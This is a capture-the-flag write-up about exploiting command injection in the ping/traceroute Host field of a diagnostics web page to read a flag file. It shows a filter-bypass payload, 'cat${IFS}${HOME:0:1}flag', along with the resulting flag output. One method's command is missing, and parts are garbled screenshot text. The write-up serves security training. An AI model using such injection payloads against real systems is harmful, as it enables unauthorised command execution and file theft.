https://github.com/ndanilo8/PositiveHackCamp2024

## **Description:**


Find a way to inject arbitrary command and read /flag file on web application file system

# **Solving**

Well interesting to solve this we can just use the same method as before....

We access the online instance and we can either do





It'll print something bad with the command, but it will work and we get the flag!

```
traceroute: bad address 'flag{a9ce6d6a12a6b4b876c8626b27254518}'
```

But this was a bug, so this is not the correct way to get the flag....

example.com

## **Correct way to hack this**

in the Host: field just select ping or traceroute and then the payload bellow

# Diagnostics ②

Use this menu to get system self-diagnosis files, view events in the system log, and check connecti-

nodes. After installing the corresponding component, it is also possible to capture network traffic. Active connections General Debug Network connection check Ping Utility Traceroute

### Options

Host

flag{48a7a37876a5ba2bc3	64f012d7d9ec13}
BusyBox v1.27.2 (2018-0	6-06 09:08:44 UTC) multi-call binary.
Usage: ping [OPTIONS] H	OST
Send ICMP ECHO_REQUEST	packets to network hosts
-4,-6 Force IP or IPv6 or CNT Send only CNT pings SIZE Send SIZE data	
Submit Query	Run check

#### Ref:

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection Check the filter bypass sections

The idea is to get the flag from the environmental variables... the way we do it normally is by:

```
cat $flag
```

But this doesn't work as we can't use spaces or slashes

```
cat${IFS}${HOME:0:1}flag
```

- \$IFS is a special shell variable called the Internal Field Separator
- {HOME:0:1} linux bash / "backslash" bypass

and we get the flag